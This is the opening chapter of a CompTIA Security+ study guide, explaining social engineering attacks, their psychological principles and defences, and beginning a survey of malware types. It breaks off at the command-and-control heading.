Chapter 1

Threats, Attacks, and Vulnerabilities

COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE THE FOLLOWING:

✓ **1.1 Compare and contrast different types of social engineering techniques.**

- Phishing
- Smishing
- Vishing
- Spam
- Spam over instant messaging (SPIM)
- Spear phishing
- Dumpster diving
- Shoulder surfing
- Pharming
- Tailgating
- Eliciting information
- Whaling
- Prepending
- Identity fraud
- Invoice scams
- Credential harvesting
- Reconnaissance
- Hoax
- Impersonation
- Watering hole attack

- Typosquatting
- Pretexting
- Influence campaigns
- Principles (reasons for effectiveness)

✓ **1.2 Given a scenario, analyze potential indicators to determine the type of attack.**

- Malware
- Password attacks
- Physical attacks
- Adversarial artificial intelligence (AI)
- Supply-chain attacks
- Cloud-based vs. on-premises attacks
- Cryptographic attacks

✓ **1.3 Given a scenario, analyze potential indicators associated with application attacks.**

- Privilege escalation
- Cross-site scripting
- Injections
- Pointer/object dereference
- Directory traversal
- Buffer overflows
- Race conditions
- Error handling
- Improper input handling
- Replay attack
- Integer overflow
- Request forgeries
- Application programming interface (API) attacks
- Resource exhaustion

- Memory leak
- Secure Sockets Layer (SSL) stripping
- Driver manipulation
- Pass the hash

✓ **1.4 Given a scenario, analyze potential indicators associated with network attacks.**

- Wireless
- On-path attack (previously known as man-in-the-middle attack/man-in-the-browser attack)
- Layer 2 attacks
- Domain name system (DNS)
- Distributed denial-of-service (DDoS)
- Malicious code or script execution

✓ **1.5 Explain different threat actors, vectors, and intelligence sources.**

- Actors and threats
- Attributes of actors
- Vectors
- Threat intelligence sources
- Research sources

✓ **1.6 Explain the security concerns associated with various types of vulnerabilities.**

- Cloud-based vs. on-premises vulnerabilities
- Zero-day
- Weak configurations
- Third-party risks
- Improper or weak patch management
- Legacy platforms
- Impacts

✓ **1.7 Summarize the techniques used in security assessments.**

- Threat hunting
- Vulnerability scans
- Syslog/Security information and event management (SIEM)
- Security orchestration, automation, and response (SOAR)

✓ **1.8 Explain the techniques used in penetration testing.**

- Penetration testing
- Passive and active reconnaissance
- Exercise types

The Security+ exam will test your knowledge of IT attacks and compromises. To pass the test and be effective in preventing compromise and reducing harm, you need to understand the threats, attacks, vulnerabilities, concepts, and terminology detailed in this chapter.

1.1 Compare and contrast different types of social engineering techniques.

Social engineering is a form of attack that exploits human nature and human behavior. The result of a successful social engineering attack is information leakage or the attacker being granted logical or physical access to a secure environment.

Here are some example scenarios of common social engineering attacks:

- A worker receives an email warning about a dangerous new virus spreading across the Internet. The message directs the worker to look for a specific file on the hard drive and delete it, because it indicates the presence of the virus. Often, however, the identified file is really an essential file needed by the system and the dangerous virus was a false scare tactic used as motivation. This form of attack is known as a hoax.
- A website claims to offer free temporary access to its products and services, but it requires web browser and/or firewall alterations to download the access software. These alterations may reduce the security protections or encourage the victim to install *browser helper objects (BHOs)* (a.k.a. plug-ins, extensions, add-ons) that are malicious.
- If a worker receives a communication from someone asking to talk with a co-worker by name, and when there is no such person currently or previously working for the organization, this could be a ruse to either reveal the names of actual employees or convince you to "provide assistance" because the caller has incorrect information.
- When a contact on a discussion forum asks personal questions, such as your education, history, interests, etc., these could be focused on learning the answers to password reset questions.

Some of these events may also be legitimate and benign occurrences, but you can see how they could mask the motives and purposes of an attacker. Social engineers attempt to craft their attack to seem as normal and typical as possible.

Methods to protect against social engineering include the following:

- Requiring authentication when performing activities for personnel over the phone
- Defining restricted information that is never communicated over the phone or through plaintext communications, such as standard email
- Always verifying the credentials of a repair person and verifying that a real service call was placed by authorized personnel
- Never following the instructions of an email without verifying the information with at least two independent and trusted sources
- If several workers report to the help desk of the same odd event, such as a call or email, an investigation should look into what was the contact about, who initiated it, and what was the intention or purpose
- Always erring on the side of caution when dealing with anyone you don't know or recognize, whether in person, over the phone, or over the Internet/network

The only direct defense against social engineering attacks is user education and awareness training. A healthy dose of paranoia and suspicion will help users detect or notice more social engineering attack attempts.

Phishing

Phishing is a form of social engineering attack based on the concept of fishing for information. Phishing is employed by attackers to obtain sensitive, confidential, or private information. Phishing can be waged using any communication means, including face-to-face interactions and over the phone.

To defend against phishing attacks, end users should be trained to avoid clicking any link received via email, IM, or social network message. Organizations should consider the consequences and increased risk that granting workers access to personal email and social networks though company systems poses.

Smishing

SMS phishing or *smishing* is a social engineering attack that occurs over or through standard text messaging services or apps. There are several smishing threats to watch out for, including the following:

- Text messages asking for a response or reply. In some cases, replies could trigger a cramming event. Cramming is when a false or unauthorized charge is placed onto your mobile service plan.
- Text messages could include a malicious hyperlink or uniform resource locator (URL)/universal resource indicator (URI).
- Text messages could contain pretexts (see the heading "Pretexting").
- Text messages could include phone numbers that if called result in excessive toll charges.

Vishing

Vishing is phishing done over any telephony or voice communication system. This includes traditional phone lines, Voice-over-IP (VoIP) services, and mobile phones. Most of the social engineers waging vishing campaigns use VoIP technology to support their attacks. This allows the attacker to be located anywhere in the world, make free phone calls to victims, and be able to falsify or spoof their origin caller ID. Vishing involves the pretexting of the displayed caller ID and the story the attacker spouts when the victim answers the call. A common tactic is to perform edited voice response where the vishing attacker gets the victim to answer "Yes" to a question, but then edits the recorded audio to associate the answer with a different question than was asked.


Spam

Spam is any type of email that is undesired and/or unsolicited. Spam is a problem for numerous reasons:

- Some spam carries malicious code such as viruses, logic bombs, ransomware, or Trojan horses.
- Some spam carries social engineering attacks (also known as hoax messages).
- Unwanted email wastes your time while you sort through it looking for legitimate messages (Figure 1.1).
- Spam wastes Internet resources: storage capacity, computing cycles, and throughput.

The primary countermeasures against spam are an email filter or rule and antivirus (AV) scanners. If a message is received from one of the listed spam sources, the email filter blocks or discards it. Some specific examples of spam filtering services and products include Sender Policy Framework (SPF), Domain Keys Identified Mail (DKIM), and Domain Message

FIGURE 1.1 Notice the spam counter on my Gmail account; this is just the message count for the one week since the last time I cleared it out!



Authentication Reporting and Conformance (DMARC) [see section 3.1 heading "Secure/Multipurpose Internet Mail Exchanger (S/MIME)"].

Another important issue to address when managing spam is spoofed email. When an email server receives an email message, it should perform a reverse lookup on the source address of the message. Other methods of detecting or blocking spoofed messages include checking source addresses against blocklists and filtering on invalid entries in a message header.

Spam is most commonly associated with email, but spam also exists in instant messaging (IM), Short Message Service (SMS), USENET (network news transfer protocol (NNTP), and web content.

Spam over instant messaging (SPIM)

Spam over instant messaging (SPIM) is the transmission of unwanted communications over any messaging system that is supported by or occurs over the Internet. The "IM" in SPIM can also be used to refer specifically to instant messaging, such as SMS.

Spear phishing

Spear phishing is a more targeted form of phishing where the message is crafted and directed specifically to a group of individuals. Often, attackers will first compromise an online or digital business to steal their customer database. Then, false messages are crafted to seem like a communication from the compromised business, but with falsified source addresses and incorrect URI/URLs. The hope of the attack is that someone who already has an online/digital relationship with an organization is more likely to fall for the false communication.

All of the concepts and defenses discussed under the heading "Phishing" previously apply to spear phishing.

Spear phishing can also be crafted to seem like it originated from a chief executive officer (CEO) or other top office in an organization. This version of spear phishing is often called *business email compromise (BEC)*. BEC is often focused on convincing members of accounting or financial departments to transfer funds, pay invoices, or purchase products from a message that appears to originate from a boss, manager, or executive. Therefore, BEC is a form of spear phishing that is targeting employees of the same organization. BEC can also be called "CEO fraud" or "CEO spoofing."

Dumpster diving

Dumpster diving is the act of digging through trash, discarded equipment, or abandoned locations to obtain information about a target organization or individual. Just about anything that is of any minor internal value or sensitivity could make social engineering attacks easier or more effective. To prevent dumpster diving, or at least reduce its value to an attacker, all documents should be shredded and/or incinerated before being discarded.

Additionally, no storage media should ever be discarded in the trash; use a secure disposal technique or service. Secure storage media disposal often includes incineration, shredding, or chipping.

Some attackers may use a technique called baiting. Baiting is when the adversary leaves something to be picked up by the target victim. This could be a USB drive, an optical disc, or even a wallet. A wallet could include a note with a URL or IP address and a set of credentials. The point of baiting is to trick the victim to insert the media to a system or access the URL, in either case malware may be installed onto the victim's system.

Shoulder surfing

Shoulder surfing occurs when someone is able to watch a user's keyboard or view their display. Shoulder surfing defenses include dividing worker groups by sensitivity levels and limiting access to certain areas of the building using locked doors. Users should not work on sensitive data while in a public space. Another defense against shoulder surfing is the use of screen filters restricts the viewing angle so that only if a viewer is directly in front of the screen is the content visible.

Pharming

Pharming is the malicious redirection of a valid website's URL or IP address to a fake website that hosts a false version of the original, valid site. This is often an element of a phishing attack, on-path attack, or Domain Name System (DNS) abuse. The pharming part of the attack is the redirection of traffic from a legitimate destination to a false one. The false target is often crafted to look and operate similar enough to the legitimate one to fool the victim. Since pharming is an attack that is often based on DNS abuses, please see the content in section 1.4 heading "Domain name system (DNS)."

Tailgating

Tailgating occurs when an unauthorized entity gains access to a facility under the authorization of a valid worker but without their knowledge. An attacker may be able to sneak in behind a valid worker before the door closes. Tailgating is an attack that does not depend on the consent of the victim, just their obliviousness to what occurs behind them as they walk into a building.

Each and every time a worker unlocks or opens a door, they should ensure that it is closed and locked before walking away. Company policy should be focused on changing user behavior toward more security, but realize that working against human nature is hard. Therefore, other means of enforcing tailgating protections should be implemented. These can include the use of access control vestibules, security cameras, and security guards.

A problem similar to tailgating is piggybacking. *Piggybacking* occurs when an unauthorized entity gains access to a facility under the authorization of a valid worker by tricking the victim into providing consent. This could happen when the intruder feigns the need for assistance by holding a large box or lots of paperwork and asks someone to "hold the door" or is in a brown jumpsuit and is carrying a package. This ploy depends on the good

nature of most people to believe the pretext provided by the intruder, especially when they seem to have "dressed the part."

When someone asks for assistance in holding open a secured door, users should ask for proof of authorization or offer to swipe the person's access card on their behalf. Or, the worker should re-direct the person to the main entrance controlled by security guards or call over a security guard to handle the situation. Also, the use of access control vestibules, turnstiles, and security cameras are useful in response to piggybacking.

Eliciting information

Eliciting information is the activity of gathering or collecting information from systems or people. In the context of social engineering, it is used as a research method to craft a more effective pretext.

Social engineering attacks need not be time-consuming or complex; they can be short, simple, and direct. Social engineering can be a single massive, focused attack against an individual (known as spear phishing or whaling) or numerous small attacks used to gather information. Such elicited information could then be used in the final social engineering attack or be used to support a logical or technical attack that would have otherwise not had enough information or detail about the target environment to succeed.

Defending against eliciting information events is generally the same precautions against social engineering. Those include classifying information, controlling the movement of sensitive data, watching for attempted abuses, and training personnel to be aware of the concepts of information elicitation and report any suspicious activity to the security team.

Whaling

Whaling is a form of spear phishing that targets specific high-value individuals, such as the CEO or other C-level executives, administrators, or high-net-worth clients. Often the goal of a whaling attack is to steal credentials from the high-level target or to use that target to steal funds or redirect resources to the benefit of the attacker.

Whaling is in a way the opposite of BEC. In a whaling attack, the attacker sends malicious communications to a CEO that are sometimes crafted to seem like they come from an employee or a trusted outside. In BEC, the attacker sends malicious communications to employees, but crafts them to look like they came from the CEO.

Exam questions do not always use the exact correct term for a specific topic. When the best term for a concept is not used or not present, then see if a broader or more inclusive term might be used instead. For example, if there is mention of an email attack against a CEO that attempted to steal trade secrets but there is no mention of whaling, then you could consider it an example of spear phishing instead. Spear phishing is a broader concept of which whaling is a more specific example or version. There are many child-parent or superset-subset relationships among topics on both the practice and exam questions.

Prepending

Prepending is the adding of a term, expression, or phrase to the beginning or header of a communication. Often prepending is used to further refine or establish the pretext of a social engineering attack. An attacker could precede the subject of an attack email with RE: or FW: (which indicates in regard to and forwarded, respectively) to make the receiver think the communication is the continuance of a previous conversation. Other often used prepending terms include EXTERNAL, PRIVATE, and INTERNAL.

Prepending attacks may also be used to fool filters. This could be accomplished by adding a prefix of SAFE, FILTERED, AUTHORIZED, VERIFIED, CONFIRMED, or APPROVED. It might even be possible to interject alternate email header values, such as "X-Spam-Category: LEGIT" or "X-Spam-Condition: SAFE."

Identity fraud

Identity theft is the act of stealing someone's identity. This can refer to the initial act of information gathering or elicitation where usernames, passwords, credit card numbers, Social Security numbers, and other related, relevant, and personal facts are obtained by the attacker.

Identity fraud is when you falsely claim to be someone else through the use of stolen information from the victim. Identity fraud is the criminal impersonation or intentional deception for personal or financial gain. Examples of identity fraud include taking employment under someone else's Social Security number, initiating phone service or utilities in someone else's name, or using someone else's health insurance to gain medical services.

Identity theft and identity fraud can both be used to refer to when those stolen credentials and details are used to take over someone's account, i.e., impersonation. This could include logging into their account on an online service, making false charges to their credit card, writing false checks against their checking account, or opening up a new line of credit in the victim's name using their Social Security number. When an attacker steals and uses a victim's credentials, this can be called credential hijacking.

You can consider identity theft and identity fraud as a form of spoofing. *Spoofing* is any action to hide a valid identity often by taking on the identity of something else. In addition to the concept of human focused spoofing (i.e., identity fraud), spoofing is a common tactic for hackers against technology.

A credit freeze protects your credit file. To learn how to implement a freeze, please visit `clark.com/credit/credit-freeze-and-thaw-guide/`.

Steps you can take against identity fraud and identity theft include the following:

- Shred all financial documents when you discard them. This should include any and all offers of financial products, such as credit cards, life insurance, checking accounts, and auto loans.

- Review your monthly statements. Review *all* monthly statements. Report any suspicious or unrecognized items immediately.
- Turn on activity alerts on credit cards to monitor purchases.
- Use one-time or limited-use credit card numbers for online purchases. These may be available from your credit card bank or use a service like `privacy.com`.
- Don't carry your Social Security card in your wallet.
- Don't carry around your checkbook.
- Keep a photo copy of your identifications (IDs) (such as driver's license and passport) and the other contents of your wallet at home in a safe place.
- Don't let mail pile up in your mailbox. Instead, use the post service's hold mail service or have a neighbor collect it.
- Always use a virtual private network (VPN) over WiFi.
- Use a password credential manager to help keep the plethora of credentials organized and secure.

My preferred credential manager is LastPass. However, there are many other great products available, including Dashlane, Keeper, Enpass, KeePass, and 1Password.

If you suspect that you have been the victim of identity fraud or identity theft, report it to the authorities. Let's not let criminals continue to get away with this crime.

Invoice scams

Invoice scams are a social engineering attack that often attempts to steal funds from an organization or individuals through the presentation of a false invoice often followed by strong inducements to pay. Invoice scams are sometimes implemented via a BEC methodology.

A vishing scam could use the glimmer of an invoice scam as a means to elicit information. This pretext could include warnings about missed payments, chastising the victim for non-payment, demands for immediate payment, threats to report overdue accounts to credit bureaus, etc.

Invoice scams that arrive by mail or email could be combined with phone call attacks. The calls could be to "follow up" on the receipt and payment of the invoice and provide the attacker with the opportunity to elicit more information from the victim or threaten the victim to convince them to pay promptly.

To protect against invoice scams, workers need to be informed of the proper channels to receive invoices and the means to validate invoices. Any invoice that is not expected or otherwise abnormal should trigger a face-to-face discussion with the supervisor or other financial executive.

Credential harvesting

Credential harvesting is the activity of collecting and stealing account credentials. Some hackers will distribute or share harvested credentials with other hackers. Large and current collections of valid credentials are a valuable commodity in the malicious hacker community. Often credential collections are leaked to the general public or otherwise accessed by members of the security community. These are several services that allow anyone to search these collected credential sets for evidence of their own information. Two such sites are `haveibeenpwned.com` and `spycloud.com`. Have I Been Pwned is operated by Troy Hunt, a Microsoft regional director.

Your best defense against credential harvesting is to use a unique, long, and complex password, at each and every site and for each and every app. Finally, where available, use multifactor authentication (MFA).

Reconnaissance

Reconnaissance is collecting information about a target, often for the purposes of planning an attack against that target. Social engineering reconnaissance can include all of the previously mentioned techniques. Reconnaissance is covered in more breadth as it relates to penetration testing in section 1.8 heading "Passive and active reconnaissance."

Hoax

A *hoax* is a form of social engineering designed to convince targets to perform an action that will cause harm or reduce their IT security. Victims may be instructed to delete files, change configuration settings, or install fraudulent security software. Hoax messages often encourage the victim to "spread the word" to others. A hoax often presents a threat and then provides or suggests a response or solution, while claiming taking no action will result in harm.

Whenever you encounter a potential hoax or just are concerned that a claimed threat is real, do the research. If a threat is real, it will be widely discussed and confirmed. A few great places to check for hoax information is `snopes.com` and `phishtank.com`.

Impersonation

Impersonation is the act of taking on the identity of someone else to use their access or authority. Impersonation can also be known as *masquerading*, spoofing, and even identity fraud.

Defenses against physical location impersonation can include use of access badges, security guards, and requiring the presentation and verification of identification (ID). If non-typical personnel are to visit a facility, it should be pre-arranged and the security guards

provided reasonable and confirmed notice that a non-employee will be visiting. The organization from where the visitor hails should provide identification details including a photo ID. In most secure environments, an escort must accompany the visitor.

Watering hole attack

A *watering hole attack* is a form of targeted attack against a region, a group, or an organization. The attacker observes the target's habits to discover a common resource that one or more members of the target frequent. This location is considered the watering hole. Malware is planted on the watering hole system. The target visits the poisoned watering hole, and they bring the infection back into the group or at least their system. This technique is fairly effective at infiltrating groups that are well secured, are difficult to breach, or operate anonymously.

Typosquatting

Typosquatting is a practice employed to take advantage of when a user mistypes the domain name or IP address of an intended resource. A squatter predicts URL typos and then registers those domain names to direct traffic to their own site. The variations used for typosquatting include common misspellings (such as `googel.com`), typing errors (such as `goooogle.com`), variations on a name or word (for example, plurality, as in `googles.com`), and different top-level domains (TLDs) such as `google.edu`.


URL hijacking refers to the practice of displaying a link or advertisement that looks like that of a well-known product, service, or site, but when clicked redirects the user to an alternate location, service, or product. This may be accomplished by posting sites and pages and exploiting search engine optimization (SEO), or through the use of adware that replaces legitimate ads and links with those leading to alternate or malicious locations.

Clickjacking is a means to redirect a user's click or selection on a web page to an alternate often malicious target instead of the intended and desired location. One means of clickjacking is to add an invisible or hidden overlay, frame, or image map over the displayed page. The user sees the original page, but any mouse click or selection will be captured by the floating frame and redirected to the malicious target.

Session hijacking

Session hijacking (a.k.a. TCP/IP hijacking) is a form of attack in which the attacker takes over an existing communication session. Some forms of hijacking disconnect the victim, whereas others grant the attacker a parallel connection into the system or service. Figure 1.2 shows the basic idea behind a session hijacking attack.

FIGURE 1.2 Session hijacking attack



Countermeasures to TCP/IP hijacking attacks include using robustly encrypted communication protocols, performing periodic midstream reauthentication, using complex nonlinear sequencing rules, and using tokens/packets with short timeout periods.

Pretexting

A *pretext* is a false statement crafted to sound believable to convince you to act or respond. Pretexting is a common element of most social engineering attacks. It is the believable story you are told to convince you to act or respond in favor of the attacker.

Influence campaigns

Influence campaigns are social engineering attacks that attempt to guide, adjust, or change public opinion. Most influence campaigns seem to be waged by nation-states against their real or perceived foreign enemies.

Influence campaigns are linked to the distribution of disinformation, propaganda, false information, "fake news," and even the activity of doxing. Misleading, incomplete, crafted, and altered information can be used as part of an influence campaign to adjust the perception of readers and viewers to the concepts, thoughts, and ideologies of the influencer.

Doxing is the collection of information about an individual or an organization (which can also include governments and the military) to disclose the collected data publicly for the purpose of changing opinions. Doxing can include withholding of information that contradicts the intended narrative of the attacker. Doxing can fabricate or alter information to place false accusations against the target.

Hybrid warfare

Nations no longer limit their attacks against their real or perceived enemies using traditional, kinetic weaponry. Now they combine classical military strategy with modern capabilities, including digital influence campaigns, psychological warfare efforts, political tactics, and cyber warfare capabilities. This is known as *hybrid warfare*. Some entities use the term *nonlinear warfare* to refer to this concept.

With cyberwar and influence campaigns, every person can be targeted and potentially harmed. Harm is not just physical in hybrid warfare; it can also damage reputation, finances, digital infrastructure, and relationships.

Hybrid warfare is typically the realm of nation-states or militias, but the tactics of influence campaigns can be used by any type of attacker, including corporate competitors and political interest groups.

Social media

Social media has become a weapon in the hands of nation-states as they wage elements of hybrid warfare against their targets. But social media targeted or based attacks are also used by anyone wanting to control information, distribute propaganda, or change public opinion. We cannot just assume that content we see on a social network is accurate, valid, or complete. Even when quoted by our friends, referenced in popular media, or seemingly in-line with our own expectations, we have to be skeptical of everything that reaches us through our digital communication devices.

Social media can be a distraction as well as a potential vulnerability to an organization even outside of the context of a nation-state's influence campaign. The company's acceptable user policy (AUP) should indicate that workers need to focus on work while at work. Responses to these issues can be to block access to social media sites by adding IP blocks to firewalls and resolution filters to DNS.

Principles (reasons for effectiveness)

Social engineering works so well because we're human. The principles of social engineering attacks are designed to focus on various aspects of human nature and take advantage of them. The following sections present common social engineering principles.

Authority

Authority is an effective technique because most people are likely to respond to authority with obedience. The trick is to convince the target that the attacker is someone with valid authority. That authority can be from within an organization's internal hierarchy or from an external recognized authority, such as law enforcement, technical support, etc.

Intimidation

Intimidation can sometimes be seen as a derivative of the authority principle. Intimidation uses authority, confidence, or even the threat of harm to motivate someone to follow orders

or instructions. Often, intimidation is focused on exploiting uncertainty in a situation where a clear directive of operation or response isn't defined. The attacker attempts to use perceived or real force to bend the will of the victim before the victim has time to consider and respond with a denial.

Consensus

Consensus or social proof is the act of taking advantage of a person's natural tendency to mimic what others are doing or are perceived as having done in the past. As a social engineering principle, the attacker attempts to convince the victim that a particular action or response is preferred to be consistent with social norms or previous occurrences.

Scarcity

Scarcity is a technique used to convince someone that an object has a higher value based on the object's scarcity. This could relate to the existence of only a few items produced or limited opportunities or that the majority of stock has sold and only a few items remain.

Familiarity

Familiarity or liking as a social-engineering principle attempts to exploit a person's native trust in that which is familiar. The attacker often tries to appear to have a common contact or relationship with the target, such as mutual friends or experiences, or uses a facade to take on the identity of another company or person. If the target believes a message is from a known entity, such as a friend or their bank, they're much more likely to trust in the content and even act or respond.

Trust

Trust as a social engineering principle involves an attacker working to develop a relationship with a victim. This may take seconds or months, but eventually the attacker attempts to use the value of the relationship (the victim's trust in the attacker) to convince the victim to reveal information or perform an action that violates company security.

Urgency

Urgency often dovetails with scarcity, because the need to act quickly increases as scarcity indicates a greater risk of missing out. Urgency is often used as a method to get a quick response from a target before they have time to carefully consider or refuse compliance.

Exam Essentials

Understand social engineering. Social engineering is a form of attack that exploits human nature and human behavior. The only direct defense against social engineering attacks is user education and awareness training.

Understand phishing. Phishing is the process of attempting to obtain sensitive information in electronic communications.

Understand smishing. SMS phishing or smishing is a social engineering attack that occurs over or through standard text messaging services.

Understand vishing. Vishing is phishing done over any telephony or voice communication system.

Be aware of spam. Spam is not just unwanted advertisements; it can also include malicious content and attack vectors as well.

Understand SPIM. Spam over instant messaging (SPIM) is the transmission of unwanted communications over any messaging system that is supported by or occurs over the Internet.

Understand spear phishing. Spear phishing is a more targeted form of phishing where the message is crafted and directed specifically to an individual or group of individuals.

Understand business email compromise (BEC). BEC is a form of spear phishing that is often focused on convincing members of accounting to transfer funds, pay invoices, or purchase products from a message that appears to originate from a boss, manager, or executive.

Understand dumpster diving. Dumpster diving is the act of digging through trash to obtain information about a target organization or individual.

Understand pretexting. A pretext is a false statement crafted to sound believable to convince you to act or respond.

Understand shoulder surfing. Shoulder surfing occurs when someone is able to watch a user's keyboard or view their display.

Understand pharming. Pharming is the malicious redirection of a valid website's URL or IP address to a fake website that hosts a false version of the original valid site.

Understand tailgating and piggybacking. Tailgating occurs when an unauthorized entity gains access to a facility under the authorization of a valid worker but without their knowledge. Piggybacking occurs when an unauthorized entity gains access to a facility under the authorization of a valid worker by tricking the victim into providing consent.

Understand eliciting information. Eliciting information is the activity of gathering or collecting information from systems or people.

Understand whaling. Whaling is a form of spear phishing that targets specific high-value individuals, such as the CEO or other C-level executives, administrators, or high-net-worth clients.

Understand prepending. Prepending is the adding of a term, expression, or phrase to the beginning or header of some other communication.

Understand identity theft. Identity theft is the act of stealing someone's identity. This can refer to the initial act of information gathering or elicitation. This can also refer to when those stolen credentials and details are used to take over someone's account.

Understand identity fraud. Identity fraud is when you falsely claim to be someone else through the use of stolen information from the victim.

Understand spoofing. Spoofing is any action to hide a valid identity often by taking on the identity of something else.

Understand invoice scams. Invoice scams are a social engineering attack that attempts to steal funds from an organization or individuals through the presentation of a false invoice often followed by strong inducements to pay.

Understand credential harvesting. Credential harvesting is the activity of collecting or stealing account credentials.

Understand reconnaissance. Reconnaissance is collecting information about a target, often for the purposes of figuring out the best plan of attack against that target.

Understand hoaxes. A hoax is a form of social engineering designed to convince targets to perform an action that will cause problems or reduce their IT security.

Understand impersonation. Impersonation is the act of taking on the identity of someone else to use their power or authority.

Understand watering hole attacks. A watering hole attack is a form of targeted attack against a region, a group, or an organization. It's waged by poisoning a commonly accessed resource.

Understand typosquatting Typosquatting is a practice employed to capture and redirect traffic when a user mistypes the domain name or IP address of an intended resource.

Understand URL hijacking. URL hijacking can also refer to the practice of displaying a link or advertisement that looks like that of a well-known product, service, or site, but when clicked redirects the user to an alternate location, service, or product.

Understand clickjacking. Clickjacking is a means to redirect a user's click or selection on a web page to an alternate often malicious target instead of the intended and desired location.

Understand session hijacking. Session hijacking (a.k.a. TCP/IP hijacking) is a form of attack in which the attacker takes over an existing communication session.

Understand influence campaigns. Influence campaigns are social engineering attacks that attempt to guide, adjust, or change public opinion, often waged by nation-states against their real or perceived foreign enemies.

Understand doxing. Doxing is the collection of information about an individual or an organization to disclose the collected data publicly for the purpose of chaining the perception of the target.

Understand hybrid warfare. Hybrid warfare is the combine of classical military strategy with modern capabilities, including digital influence campaigns, psychological warfare efforts, political tactics, and cyber warfare capabilities. It is also known as nonlinear warfare.

Understand principles of social engineering. Many techniques are involved in social engineering attacks. These often involve one or more common principles such as authority, intimidation, consensus/social proof, scarcity, familiarity/liking, trust, and urgency.

1.2 Given a scenario, analyze potential indicators to determine the type of attack.

This section covers many examples of malicious events, attacks, and exploitations that you should be knowledgeable of.

Malware

Malware or malicious code is any element of software that performs an unwanted function from the perspective of the legitimate user or owner of a computer system. It is essential that modifying user behavior to avoid risky activities be a core part of a malware security strategy. Otherwise, without human risk reduction, no technological protections will be sufficient.

Ransomware

Ransomware is a form of malware that takes over a computer system, usually by encrypting user data, to hold data hostage while demanding payment. Ransomware will usually encrypt every type of user data file, while leaving system files alone. Ransomware is often sophisticated enough to be able to encrypt files on internal and external storage devices, network shares, and even cloud storage services.

Countermeasures against ransomware include avoiding risky behaviors, running antimalware software, and maintaining a reliable backup of your data. Unless absolutely no other option is available to you to regain access to your data, avoid paying the ransom. Even if you pay the ransom and receive an encryption key to regain access to your data files, there is no guarantee that this will remove the ransomware from your system.

Symptoms of ransomware infection include the inability to access data, missing data, a system that will not boot, a sluggish system (during the encryption processes), and pop-ups demanding payment to decrypt your data.

Ransomware may not always be immediately noticed by the user of a system. However, performing file encryption is a significant amount of work, so most systems will begin to act sluggishly or potentially even stop responding while the system's central processing unit (CPU) and memory resources are consumed by the malicious encryption process.

Sometimes the term *cryptomalware* is used as an alternative to ransomware, but this is an error (see the later heading "Cryptomalware").

Trojans

A *Trojan* or *Trojan horse* is a means of delivering malicious software by disguising inside of a benign host file. This is a cleaver integration of technology abuse with social engineering. Skilled malicious programmers can create custom Trojans by adding malicious code directly into the source code of the selected host. It is also possible to craft a Trojan using a hacking tool known as a wrapper or binder. These tools hide or embed the malicious payload inside of the select benign host file.

Worms

Worms are self-contained applications that don't require becoming attached directly to a host file or hard drive to infect a system. Worms typically are focused on replication and distribution (locally or across a network), rather than on direct damage and destruction. Worms can also be designed as delivery mechanisms to drop off other types of malware.

A worm infection may display symptoms that include a slow-to-respond system, applications that no longer will execute, a lack of free space on storage devices, CPU and memory utilization maxed out at 100 percent, system crashes, and abnormal network activity. But, these symptoms are not unique to worms.

Potentially unwanted programs (PUPs)

Potentially unwanted programs (PUPs) are any type of questionable software, such as sniffers, password crackers, network mappers, port scanners, keystroke loggers, and vulnerability scanners. Basically, anything that is not specifically malware but still otherwise unwanted on a typical computer system could be considered a PUP. PUPs could be used for an authorized legitimate purpose or for a malicious one. They are also called *potentially unwanted applications (PUA)* and *potentially unwanted software (PUS)*.

Fileless virus

Viruses are programs designed to spread from one system to another through self-replication and to perform any of a wide range of malicious activities. The malicious activities performed by viruses include data deletion, corruption, alteration, and exfiltration. Some viruses replicate and spread so rapidly that they consume most of the available system and network resources, thus performing a type of denial-of-service (DoS) attack.

Most viruses need a host to latch onto. The host can be a file (as in the case of a *common virus* or *file virus*) or the boot sector of a storage device. Viruses that attach themselves to the boot sector or master boot record (MBR) of a storage device are known as *boot sector viruses*.

There are numerous types of viruses, including polymorphic, macro, stealth, armored, retro, phage, companion, and multipart/multipartite. However, the only specific type of virus listed on the exam objectives is the fileless virus.

Fileless viruses reside in memory only and do not save themselves to the local storage devices. They are injected into memory by either a file-based injector that then self-destructs or through a network to memory-writing event. This makes discovering them more challenging. Rebooting a system can potentially rid them from a system.

Potential virus-infection symptoms include corrupted or missing data files, applications that will no longer execute, slow system operation, lag between mouse click and system response, application or system crashes, ongoing hard drive activity, and the system's tendency to be unresponsive to mouse movements or keystrokes.

Command and control

